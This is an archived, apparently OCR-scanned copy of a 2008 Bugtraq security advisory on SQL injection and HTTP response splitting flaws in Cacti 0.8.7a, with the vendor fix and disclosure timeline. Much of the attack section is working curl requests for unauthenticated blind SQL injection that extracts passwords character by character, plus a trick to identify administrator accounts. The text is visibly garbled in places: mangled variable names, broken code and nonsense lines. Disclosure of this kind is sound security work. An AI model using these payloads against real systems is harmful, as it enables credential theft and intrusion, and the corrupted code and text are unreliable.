PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service

Source URL: https://seclists.org/bugtraq/2008/Feb/160


Archived Date: August 15, 2025 at 15:32


Published: February 05, 2023

Document Type: Web Page Archive

Wayback Machine: https://web.archive.org/web/*/https://seclists.org/bugtraq/2008/Feb/160

Page Screenshot





```
curl "http://www.example.com/cacti/tree.php?action=edit&id=1"; -d \
"id=sql'" -H "Cookie: Cacti=<cookie value>"
  One of these vulnerable code is in the set_tree_visibility_status() function in file lib/html_tree.php. The initial rows of the routine are:
 function set_tree_visibility_status() {
   if (!isset($_REQUEST["subaction"])) {
        $headers = db_fetch_assoc("SELECT graph_tree_id, order_key FROM graph_tree_items WHERE host id="0" AND local_graph_id="0" AND graph_tree_id="" . $_REQUEST["id"] . "'");
 function tree_edit() {
global $colors, $fields tree edit;
                    The input_validate_input_number routine correctly validate the parameter, but the problem is that get_request_var routine returns the $_6ET value, as the following code show:
  function get request var($name, $default = "")
                   if (isset($ GET[$name]))
                                     return $_GET[$name];
                  } else
                                    return $default;
                }
 So we can send our injection string in POST data (to skip the check), and our value will be used because it has precedence over GET in the \P_REQUEST variable.
 Last but not least we show the most critical vulnerability. An SQL injection vulnerability exists in the authentication method (the attacker doesn't need to be authenticated in order to exploit it). In file global.php at line 109 we have an "if" statement that if the detects if magic quote is off, if it's off then it simulates it by calling addslashes() function. But take a look at the "if" statement of the sta
 if ((!in_array(basename(\$_SERVER["PHP_SELF"]), \$no_http_header_files, true)) & (\$_SERVER["PHP_SELF"] != "")) {
 The branch is not taken if we are calling a function that is present in $no.http.header_files variable defined at line 53. The check is done with basename($_SERVER["PHP_SELF"]). Well, if we set a URL like <a href="http://www.example.com/index.php/sql.php">http://www.example.com/index.php/sql.php</a> ($ql.php is an entry in the $no_http_header_files variable) then the basename($_SERVER["PHP_SELF"])
   will return sql.php and we happly bypass the magic quote check : )
  However a complete authentication bypass cannot be possible because the code that starts the session is in the chunk of code that we skip, so no $555510N variable will be created and we are unable to bypass the following check at file auth.php:
 if (empty($_SESSION["sess_user_id"])) {
   include("./auth_login.php");
                                    exit:
  However it is possible to extract the password and user name from the DB by an SQL injection inference attack. The following request is an example of blind SQL injection attack by inference:
 curl -v "http://www.example.com/cacti/index.php/sql.php"; -d \
"login_username=foo'+or+ascii(substring(password,1,1))>56#&action=login"
 If this query succeeds then a 302 response code is sent in the response. We can also discovery the user name at the same way. There is also a nice trick that allows us to know if we have discovered the administrator user. Suppose we know that exists the user name "cacti", to know if it is an administrator we send the following request:
 curl -v "http://www.example.com/cacti/index.php/sql.php"; -d \
"login_username=cacti'#&action=login"
 If a 302 response code with Location "index.php" is returned then it is the administrator, in the other case with a Location of "graph_view.php" we have discovered a normal user.
 Again: this vulnerability is exploitable ONLY with magic quotes OFF and any value of register globals.
 suny vates of register growts.

sun's vates of register growts.

s
 HTTP/1.1 200 0K

Date: Mon, 17 Dec 2007 19:29:34 GMT

Server: Apache

X.Powered-By: PHP/1.2.3-Linuxz

Content-Length: 355

Content-Type: text/html
This vulnerability can be obviously exploited as follows
 $ curl -kis "http://www.example.com/cacti-0.8.7a/index.php/sgl.php"; -d \
"login_username=foo'+or+ascii(substring(password,1,1))>56#&action=login" \
| head -nl
HTTP/1.1 200 OK
$ curl -kis "http://www.example.com/cacti-0.8.7a/index.php/sgl.php"; -d \
```

login_username=foo'+or+ascii(substring(password,1,1))<56#&action=login" \</pre> | head -n1 HTTP/1.1 302 Found D) HTTP response splitting on very old PHP instances In some old PHP instances it is possible to execute an HTTP response splitting attack. However this attack is mitigated by the PHP framework that doesn't permits CR or LF injection anymore in the header function. Cacti 0.8.7a and possibly earlier versions are vulnerable. V. WORKAROUND Proper input validation will fix the vulnerabilities. Magic quotes ON will protect you against the most serious unauthenticated SQLi vulnerabilities and possibly other. VI. VENDOR RESPONSE Vendor issued new version 0.8.7b and 0.8.6k to address the vulnerabilities available for download at following urls: http://www.cacti.net/downloads/cacti-0.8.7b.tar.gz http://www.cacti.net/downloads/cacti-0.8.6k.tar.gz Patches are also available: http://www.cacti.net/download_patches.php?version=0.8.7a http://www.cacti.net/download_patches.php?version=0.8.6i VII. CVE INFORMATION No CVE at this time. VIII. DISCLOSURE TIMELINE 20071113 Bug discovered 20071218 Vendor contacted 20080212 Advisory released IX. CREDIT Francesco "ascii" Ongaro and Antonio "s4tan" Parata are credited with the discovery of this vulnerability. Francesco "ascii" Ongaro web site: http://www.ush.it/ mail: ascii AT ush DOT it Antonio "s4tan" Parata web site: http://www.ictsc.it/
mail: s4tan AT ictsc DOT it, s4tan AT ush DOT it X. LEGAL NOTICES Copyright (c) 2007 Francesco "ascii" Ongaro Permission is granted for the redistribution of this alert electronically. It may not be edited in any way without mine express written consent. If you wish to reprint the whole or any part of this alert in any other medium other than electronically, please email me for permission. Disclaimer: The information in the advisory is believed to be accurate at the time of publishing based on currently available information. Use of the information constitutes acceptance for use in an AS IS condition. There are no warranties with regard to this information. Neither the author nor the publisher accepts any liability for any direct, indirect, or consequential loss or damage arising from use of, or reliance on, this information or consequential this information. By Date By Thread Current thread: Cacti 0.8.7a Multiple Vulnerabilities s4tan (Feb 12) Site Search



Nmap OEM